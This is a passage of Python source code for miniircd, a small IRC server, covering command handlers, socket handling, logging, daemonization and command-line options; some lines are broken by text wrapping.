                    b"432 %s %s :Erroneous Nickname" % (self.nickname,
```

```
newnick)
                )
            else:
                for x in self.channels.values():
                    self.channel_log(
                        x, b"changed nickname to %s" % newnick, meta=True
                    )
                oldnickname = self.nickname
                self.nickname = newnick
                server.client_changed_nickname(self, oldnickname)
                self.message_related(
                    b":%s!%s@%s NICK %s"
                    % (oldnickname, self.user, self.host, self.nickname),
                    True,
                )

        def notice_and_privmsg_handler() -> None:
            if len(arguments) == 0:
                self.reply(
                    b"411 %s :No recipient given (%s)"
                    % (self.nickname, command)
                )
                return
            if len(arguments) == 1:
                self.reply(b"412 %s :No text to send" % self.nickname)
                return
            targetname = arguments[0]
            message = arguments[1]
            client = server.get_client(targetname)
            if client:
                client.message(
                    b":%s %s %s :%s"
                    % (self.prefix, command, targetname, message)
                )
            elif server.has_channel(targetname):
                channel = server.get_channel(targetname)
                self.message_channel(
                    channel, command, b"%s :%s" % (channel.name, message)
                )
                self.channel_log(channel, message)
            else:
                self.reply(
                    b"401 %s %s :No such nick/channel"
                    % (self.nickname, targetname)
                )
```

```
        def part_handler() -> None:
            if len(arguments) < 1:
                self.reply_461(b"PART")
                return
            partmsg = arguments[1] if len(arguments) > 1 else self.nickname
            for channelname in arguments[0].split(b","):
                if not valid_channel_re.match(channelname):
                    self.reply_403(channelname)
                elif irc_lower(channelname) not in self.channels:
                    self.reply(
                        b"442 %s %s :You're not on that channel"
                        % (self.nickname, channelname)
                    )
                else:
                    channel = self.channels[irc_lower(channelname)]
                    self.message_channel(
                        channel,
                        b"PART",
                        b"%s :%s" % (channelname, partmsg),
                        True,
                    )
                    self.channel_log(
                        channel, b"left (%s)" % partmsg, meta=True
                    )
                    del self.channels[irc_lower(channelname)]
                    server.remove_member_from_channel(self, channelname)

        def ping_handler() -> None:
            if len(arguments) < 1:
                self.reply(b"409 %s :No origin specified" % self.nickname)
                return
            self.reply(b"PONG %s :%s" % (server.name, arguments[0]))

        def pong_handler() -> None:
            pass

        def quit_handler() -> None:
            quitmsg = arguments[0] if arguments else self.nickname
            self.disconnect(quitmsg.decode(errors="ignore"))

        def topic_handler() -> None:
            if len(arguments) < 1:
                self.reply_461(b"TOPIC")
                return
            channelname = arguments[0]
            channel = self.channels.get(irc_lower(channelname))
```

```
            if channel:
                if len(arguments) > 1:
                    newtopic = arguments[1]
                    channel.topic = newtopic
                    self.message_channel(
                        channel,
                        b"TOPIC",
                        b"%s :%s" % (channelname, newtopic),
                        True,
                    )
                    self.channel_log(
                        channel, b'set topic to "%s"' % newtopic, meta=True
                    )
                else:
                    if channel.topic:
                        self.reply(
                            b"332 %s %s :%s"
                            % (self.nickname, channel.name, channel.topic)
                        )
                    else:
                        self.reply(
                            b"331 %s %s :No topic is set"
                            % (self.nickname, channel.name)
                        )
            else:
                self.reply(b"442 %s :You're not on that channel" %
channelname)

        def wallops_handler() -> None:
            if len(arguments) < 1:
                self.reply_461(b"WALLOPS")
                return
            message = arguments[0]
            for client in server.clients.values():
                client.message(
                    b":%s NOTICE %s :Global notice: %s"
                    % (self.prefix, client.nickname, message)
                )

        def who_handler() -> None:
            if len(arguments) < 1:
                return
            targetname = arguments[0]
            if server.has_channel(targetname):
                channel = server.get_channel(targetname)
                for member in channel.members:
```

```
                    self.reply(
                        b"352 %s %s %s %s %s %s H :0 %s"
                        % (
                            self.nickname,
                            targetname,
                            member.user,
                            member.host,
                            server.name,
                            member.nickname,
                            member.realname,
                        )
                    )
                self.reply(
                    b"315 %s %s :End of WHO list" % (self.nickname,
targetname)
                )

        def whois_handler() -> None:
            if len(arguments) < 1:
                return
            username = arguments[0]
            user = server.get_client(username)
            if user:
                self.reply(
                    b"311 %s %s %s %s * :%s"
                    % (
                        self.nickname,
                        user.nickname,
                        user.user,
                        user.host,
                        user.realname,
                    )
                )
                self.reply(
                    b"312 %s %s %s :%s"
                    % (self.nickname, user.nickname, server.name,
server.name)
                )
                self.reply(
                    b"319 %s %s :%s"
                    % (
                        self.nickname,
                        user.nickname,
                        b"".join(x + b" " for x in user.channels),
                    )
                )
```

```
                self.reply(
                    b"318 %s %s :End of WHOIS list"
                    % (self.nickname, user.nickname)
                )
            else:
                self.reply(
                    b"401 %s %s :No such nick" % (self.nickname, username)
                )

        handler_table = {
            b"AWAY": away_handler,
            b"ISON": ison_handler,
            b"JOIN": join_handler,
            b"LIST": list_handler,
            b"LUSERS": lusers_handler,
            b"MODE": mode_handler,
            b"MOTD": motd_handler,
            b"NAMES": names_handler,
            b"NICK": nick_handler,
            b"NOTICE": notice_and_privmsg_handler,
            b"PART": part_handler,
            b"PING": ping_handler,
            b"PONG": pong_handler,
            b"PRIVMSG": notice_and_privmsg_handler,
            b"QUIT": quit_handler,
            b"TOPIC": topic_handler,
            b"WALLOPS": wallops_handler,
            b"WHO": who_handler,
            b"WHOIS": whois_handler,
        }
        server = self.server
        valid_channel_re = self.__valid_channelname_regexp
        try:
            handler_table[command]()
        except KeyError:
            self.reply(
                b"421 %s %s :Unknown command" % (self.nickname, command)
            )

    def socket_readable_notification(self) -> None:
        try:
            data = self.socket.recv(2**10)
            if self.server.debug:
                host = self.host.decode(errors="ignore")
                self.server.print_debug(f"[{host}:{self.port}] -> {data!r}")
            quitmsg = "EOT"
```

```
        except OSError as e:
            data = b""
            quitmsg = str(e)
        if data:
            self.__readbuffer += data
            self.__parse_read_buffer()
            self.__timestamp = time.time()
            self.__sent_ping = False
        else:
            self.disconnect(quitmsg)

    def socket_writable_notification(self) -> None:
        try:
            sent = self.socket.send(self.__writebuffer)
            if self.server.debug:
                head = self.__writebuffer[:sent]
                host = self.host.decode(errors="ignore")
                self.server.print_debug(f"[{host}:{self.port}] <- {head!r}")
            self.__writebuffer = self.__writebuffer[sent:]
        except OSError as x:
            self.disconnect(str(x))

    def disconnect(self, quitmsg: str) -> None:
        self.message((f"ERROR :{quitmsg}").encode())
        host = self.host.decode(errors="ignore")
        self.server.print_info(
            f"Disconnected connection from {host}:{self.port} ({quitmsg})."
        )
        self.socket.close()
        self.server.remove_client(self, quitmsg.encode())

    def message(self, msg: bytes) -> None:
        self.__writebuffer += msg + b"\r\n"

    def reply(self, msg: bytes) -> None:
        self.message(b":%s %s" % (self.server.name, msg))

    def reply_403(self, channel: bytes) -> None:
        self.reply(b"403 %s %s :No such channel" % (self.nickname, channel))

    def reply_461(self, command: bytes) -> None:
        nickname = self.nickname or b"*"
        self.reply(b"461 %s %s :Not enough parameters" % (nickname,
command))

    def message_channel(
```

```
        self,
        channel: Channel,
        command: bytes,
        message: bytes,
        include_self: bool = False,
    ) -> None:
        line = b":%s %s %s" % (self.prefix, command, message)
        for client in channel.members:
            if client != self or include_self:
                client.message(line)

    def channel_log(
        self, channel: Channel, message: bytes, meta: bool = False
    ) -> None:
        if not self.server.channel_log_dir:
            return
        format_string = "[{}] * {} {}\n" if meta else "[{}] <{}> {}\n"
        timestamp = datetime.utcnow().strftime("%Y-%m-%d %H:%M:%S UTC")
        channel_name = irc_lower(channel.name).decode(errors="ignore")
        logname = channel_name.replace("_", "__").replace("/", "_")
        logfile = self.server.channel_log_dir / f"{logname}.log"
        logmsg = format_string.format(
            timestamp,
            self.nickname.decode(errors="replace"),
            message.decode(errors="replace"),
        )
        with logfile.open("a") as fp:
            fp.write(logmsg)

    def message_related(self, msg: bytes, include_self: bool = False) ->
None:
        clients = set()
        if include_self:
            clients.add(self)
        for channel in self.channels.values():
            clients |= channel.members
        if not include_self:
            clients.discard(self)
        for client in clients:
            client.message(msg)

    def send_lusers(self) -> None:
        self.reply(
            b"251 %s :There are %d users and 0 services on 1 server"
            % (self.nickname, len(self.server.clients))
        )
```

```
    def send_motd(self) -> None:
        server = self.server
        motdlines = server.get_motd_lines()
        if motdlines:
            self.reply(
                b"375 %s :- %s Message of the day -"
                % (self.nickname, server.name)
            )
            for line in motdlines:
                self.reply(
                    b"372 %s :- %s" % (self.nickname,
line.rstrip().encode())
                )
            self.reply(b"376 %s :End of /MOTD command" % self.nickname)
        else:
            self.reply(b"422 %s :MOTD File is missing" % self.nickname)


class Server:
    def __init__(self, args: Namespace, ports: Collection[int]) -> None:
        self.ports = ports
        self.password: str = args.password
        self.motdfile: Path = args.motd
        self.verbose: bool = args.verbose
        self.ipv6: bool = args.ipv6
        self.debug: bool = args.debug
        self.channel_log_dir: Path = args.channel_log_dir
        self.chroot: Path = args.chroot
        self.setuid: tuple[int, int] = args.setuid
        self.state_dir: Path = args.state_dir
        self.log_file: Path = args.log_file
        self.log_max_bytes: int = args.log_max_size * 1024 * 1024
        self.log_count: int = args.log_count
        self.logger: Optional[logging.Logger] = None
        self.cloak: str = args.cloak
        self.name: bytes
        self.ssl_context: "Optional[ssl.SSLContext]"

        if args.password_file:
            self.password = args.password_file.read_text().strip("\n")

        if args.ssl_key_file:
            import ssl

            ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
```

```
            ssl_context.load_default_certs(purpose=ssl.Purpose.SERVER_AUTH)
            ssl_context.load_cert_chain(
                certfile=args.ssl_cert_file, keyfile=args.ssl_key_file
            )
            self.ssl_context = ssl_context
        else:
            self.ssl_context = None

        # Find key/cert files after daemonization if path is relative:
        if args.ssl_cert_file and args.ssl_cert_file.exists():
            args.ssl_cert_file = args.ssl_cert_file.resolve()
        if args.ssl_key_file and args.ssl_key_file.exists():
            args.ssl_key_file = args.ssl_key_file.resolve()
        # else: might exist in the chroot jail, so just continue

        if args.listen and self.ipv6:
            self.address = socket.getaddrinfo(
                args.listen, None, proto=socket.IPPROTO_TCP
            )[0][4][0]
        elif args.listen:
            self.address = socket.gethostbyname(args.listen)
        else:
            self.address = ""
        server_name_limit = 63  # From the RFC.
        self.name = socket.getfqdn(self.address)
[:server_name_limit].encode()

        self.channels: Dict[bytes, Channel] = {}  # key:
irc_lower(channelname)
        self.clients: Dict[Socket, Client] = {}
        self.nicknames: Dict[bytes, Client] = {}  # key: irc_lower(nickname)
        if self.channel_log_dir:
            self.channel_log_dir.mkdir(parents=True, exist_ok=True)
        if self.state_dir:
            self.state_dir.mkdir(parents=True, exist_ok=True)

    def make_pid_file(self, filename: str) -> None:
        try:
            fd = os.open(filename, os.O_RDWR | os.O_CREAT | os.O_EXCL,
0o644)
            os.write(fd, b"%i\n" % os.getpid())
            os.close(fd)
        except Exception:
            self.print_error(f"Could not create PID file {filename!r}")
            sys.exit(1)
```

```
    def remove_pid_file(self, filename: Path) -> None:
        try:
            filename.unlink()
        except Exception:
            self.print_error(f"Could not remove PID file {filename!r}")

    def daemonize(self) -> None:
        try:
            pid = os.fork()
            if pid > 0:
                sys.exit(0)
        except OSError:
            sys.exit(1)
        os.setsid()
        try:
            pid = os.fork()
            if pid > 0:
                self.print_info("PID: %d" % pid)
                sys.exit(0)
        except OSError:
            sys.exit(1)
        os.chdir("/")
        os.umask(0)
        with Path("/dev/null").open("r+") as f:
            os.dup2(f.fileno(), sys.stdout.fileno())
            os.dup2(f.fileno(), sys.stderr.fileno())
            os.dup2(f.fileno(), sys.stdin.fileno())

    def get_client(self, nickname: bytes) -> Optional[Client]:
        return self.nicknames.get(irc_lower(nickname))

    def has_channel(self, name: bytes) -> bool:
        return irc_lower(name) in self.channels

    def get_channel(self, channelname: bytes) -> Channel:
        if irc_lower(channelname) in self.channels:
            channel = self.channels[irc_lower(channelname)]
        else:
            channel = Channel(self, channelname)
            self.channels[irc_lower(channelname)] = channel
        return channel

    def get_motd_lines(self) -> Collection[str]:
        if self.motdfile:
            try:
                return self.motdfile.read_text().splitlines()
```

```
            except OSError:
                return ["Could not read MOTD file {self.motdfile!r}."]
        else:
            return []

    def print_info(self, msg: str) -> None:
        if self.verbose:
            print(msg)
            sys.stdout.flush()
        if self.logger:
            self.logger.info(msg)

    def print_debug(self, msg: str) -> None:
        if self.debug:
            print(msg)
            sys.stdout.flush()
            if self.logger:
                self.logger.debug(msg)

    def print_error(self, msg: str) -> None:
        sys.stderr.write(f"{msg}\n")
        if self.logger:
            self.logger.error(msg)

    def client_changed_nickname(
        self, client: Client, oldnickname: Optional[bytes]
    ) -> None:
        if oldnickname:
            del self.nicknames[irc_lower(oldnickname)]
        self.nicknames[irc_lower(client.nickname)] = client

    def remove_member_from_channel(
        self, client: Client, channelname: bytes
    ) -> None:
        if irc_lower(channelname) in self.channels:
            channel = self.channels[irc_lower(channelname)]
            channel.remove_client(client)

    def remove_client(self, client: Client, quitmsg: bytes) -> None:
        client.message_related(b":%s QUIT :%s" % (client.prefix, quitmsg))
        for x in client.channels.values():
            client.channel_log(x, b"quit (%s)" % quitmsg, meta=True)
            x.remove_client(client)
        if client.nickname and irc_lower(client.nickname) in self.nicknames:
            del self.nicknames[irc_lower(client.nickname)]
        del self.clients[client.socket]
```

```
    def remove_channel(self, channel: Channel) -> None:
        del self.channels[irc_lower(channel.name)]

    def start(self) -> None:
        serversockets = []
        for port in self.ports:
            s = socket.socket(
                socket.AF_INET6 if self.ipv6 else socket.AF_INET,
                socket.SOCK_STREAM,
            )
            s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
            try:
                s.bind((self.address, port))
            except OSError as e:
                self.print_error(f"Could not bind port {port}: {e}.")
                sys.exit(1)
            s.listen(5)
            serversockets.append(s)
            del s
            self.print_info(f"Listening on port {port}.")
        if self.chroot:
            os.chdir(self.chroot)
            os.chroot(self.chroot)
            self.print_info(f"Changed root directory to {self.chroot}")
        if self.setuid:
            os.setgid(self.setuid[1])
            os.setuid(self.setuid[0])
            self.print_info(
                f"Setting uid:gid to {self.setuid[0]}:{self.setuid[1]}"
            )

        self.init_logging()
        try:
            self.run(serversockets)
        except Exception:
            if self.logger:
                self.logger.exception("Fatal exception")
            raise

    def init_logging(self) -> None:
        if not self.log_file:
            return

        log_level = logging.INFO
        if self.debug:
```

```
            log_level = logging.DEBUG
        self.logger = logging.getLogger("miniircd")
        formatter = logging.Formatter(
            "%(asctime)s - %(name)s[%(process)d] - %(levelname)s - %
(message)s"
        )
        fh = RotatingFileHandler(
            self.log_file,
            maxBytes=self.log_max_bytes,
            backupCount=self.log_count,
        )
        fh.setLevel(log_level)
        fh.setFormatter(formatter)
        self.logger.setLevel(log_level)
        self.logger.addHandler(fh)

    def run(self, serversockets: List[Socket]) -> None:
        last_aliveness_check = time.time()
        while True:
            iwtd, owtd, ewtd = select.select(
                serversockets + [x.socket for x in self.clients.values()],
                [
                    x.socket
                    for x in self.clients.values()
                    if x.write_queue_size() > 0
                ],
                [],
                10,
            )
            for x in iwtd:
                if x in self.clients:
                    self.clients[x].socket_readable_notification()
                else:
                    self._handle_server_socket(x)
            for x in owtd:
                if x in self.clients:  # client may have been disconnected
                    self.clients[x].socket_writable_notification()
            now = time.time()
            if last_aliveness_check + 10 < now:
                for client in list(self.clients.values()):
                    client.check_aliveness()
                last_aliveness_check = now

    def _handle_server_socket(self, server: Socket) -> None:
        try:
            client, addr = server.accept()
```

```
        except ConnectionAbortedError as e:
            self.print_error(f"accept() connection aborted error: {e}")
            return

        if self.ssl_context:
            try:
                client = self.ssl_context.wrap_socket(client,
server_side=True)
            except Exception as e:
                self.print_error(
                    f"SSL error for connection from {addr[0]}:{addr[1]}:
{e}"
                )
                return
        try:
            self.clients[client] = Client(self, client)
            self.print_info(f"Accepted connection from {addr[0]}:
{addr[1]}.")
        except OSError:
            try:
                client.close()
            except Exception:
                pass


_ircstring_translation = bytes.maketrans(
    (string.ascii_lowercase.upper() + "[]\\^").encode(),
    (string.ascii_lowercase + "{}|~").encode(),
)


def irc_lower(s: bytes) -> bytes:
    return s.translate(_ircstring_translation)


def main() -> None:
    ap = ArgumentParser(
        description="miniircd is a small and limited IRC server.",
    )
    ap.add_argument("--version", action="version", version=VERSION)
    ap.add_argument(
        "--channel-log-dir",
        metavar="X",
        help="store channel log in directory X",
        type=Path,
    )
```

```
    if os.name == "posix":
        ap.add_argument(
            "--chroot",
            metavar="X",
            help="change filesystem root to directory X after startup"
            " (requires root)",
            type=Path,
        )
    ap.add_argument(
        "--cloak", metavar="X", help="report X as the host for all clients"
    )
    ap.add_argument(
        "-d", "--daemon", action="store_true", help="fork and become a
daemon"
    )
    ap.add_argument("--ipv6", action="store_true", help="use IPv6")
    ap.add_argument(
        "--debug", action="store_true", help="print debug messages to
stdout"
    )
    ap.add_argument(
        "--listen", metavar="X", help="listen on specific IP address X"
    )
    ap.add_argument(
        "--log-count",
        metavar="X",
        default=10,
        type=int,
        help="keep X log files; default: %(default)s",
    )
    ap.add_argument(
        "--log-file", metavar="X", help="store log in file X", type=Path
    )
    ap.add_argument(
        "--log-max-size",
        metavar="X",
        default=10,
        type=int,
        help="set maximum log file size to X MiB; default: %(default)s MiB",
    )
    ap.add_argument(
        "--motd",
        metavar="X",
        help="display file X as message of the day",
        type=Path,
    )
```

```
    ap.add_argument(
        "--pid-file", metavar="X", help="write PID to file X", type=Path
    )
    ap.add_argument(
        "-p",
        "--password",
        metavar="X",
        help="require connection password X; default: no password",
    )
    ap.add_argument(
        "--password-file",
        metavar="X",
        help=(
            "require connection password stored in file X;"
            " default: no password"
        ),
        type=Path,
    )
    ap.add_argument(
        "--ports",
        metavar="X",
        help="listen to ports X (a list separated by comma or whitespace);"
        " default: 6667 or 6697 if SSL is enabled",
    )
    if os.name == "posix":
        ap.add_argument(
            "--setuid",
            metavar="U[:G]",
            help="change process user (and optionally group) after startup"
            " (requires root)",
        )
    ap.add_argument(
        "--ssl-cert-file",
        metavar="FILE",
        help="enable SSL with PEM certificate in FILE",
        type=Path,
    )
    ap.add_argument(
        "--ssl-key-file",
        metavar="FILE",
        help="enable SSL with PEM key in FILE",
        type=Path,
    )
    ap.add_argument(
        "-s",
        "--ssl-pem-file",
```

```
        metavar="FILE",
        help="enable SSL with key and certificate combined in FILE",
        type=Path,
    )
    ap.add_argument(
        "--state-dir",
        metavar="X",
        help="save persistent channel state (topic, key) in directory X",
        type=Path,
    )
    ap.add_argument(
        "--verbose",
        action="store_true",
        help="be verbose (print some progress messages to stdout)",
    )

    args = ap.parse_args()

    if bool(args.ssl_cert_file) != bool(args.ssl_key_file):
        args.error("Must specify both --ssl-cert-file and --ssl-key-file")
    if args.ssl_pem_file:
        if args.ssl_cert_file:
            args.error(
                "Cannot specify both --ssl-pem-file and --ssl-cert-file"
            )
        args.ssl_cert_file = args.ssl_pem_file
        args.ssl_key_file = args.ssl_pem_file

    if os.name != "posix":
        args.chroot = False
        args.setuid = False
    if args.debug:
        args.verbose = True
    if args.ports is None:
        if args.ssl_key_file is None:
            args.ports = "6667"
        else:
            args.ports = "6697"
    if args.chroot and os.getuid() != 0:
        ap.error("Must be root to use --chroot")
    if args.setuid:
        from grp import getgrnam
        from pwd import getpwnam

        if os.getuid() != 0:
            ap.error("Must be root to use --setuid")
```

```
        matches = args.setuid.split(":")
        if len(matches) == 2:
            args.setuid = (
                getpwnam(matches[0]).pw_uid,
                getgrnam(matches[1]).gr_gid,
            )
        elif len(matches) == 1:
            args.setuid = (
                getpwnam(matches[0]).pw_uid,
                getpwnam(matches[0]).pw_gid,
            )
        else:
            ap.error(
                "Specify a user, or user and group separated by a colon,"
                " e.g. --setuid daemon, --setuid nobody:nobody"
            )
    if (
        os.name == "posix"
        and not args.setuid
        and (os.getuid() == 0 or os.getgid() == 0)
    ):
        ap.error(
            "Running this service as root is not recommended. Use the"
            " --setuid option to switch to an unprivileged account after"
            " startup. If you really intend to run as root, use"
            ' "--setuid root".'
        )

    ports = []
    for port in re.split(r"[,\s]+", args.ports):
        try:
            ports.append(int(port))
        except ValueError:
            ap.error("bad port: %r" % port)

    server = Server(args, ports)
    if args.pid_file:
        args.pid_file = args.pid_file.resolve()
    if args.daemon:
        server.daemonize()
    if args.pid_file:
        server.make_pid_file(args.pid_file)
    try:
        server.start()
    except KeyboardInterrupt:
        server.print_error("Interrupted.")
```

```
    finally:
        if args.pid_file:
            server.remove_pid_file(args.pid_file)


if __name__ == "__main__":
    main()
```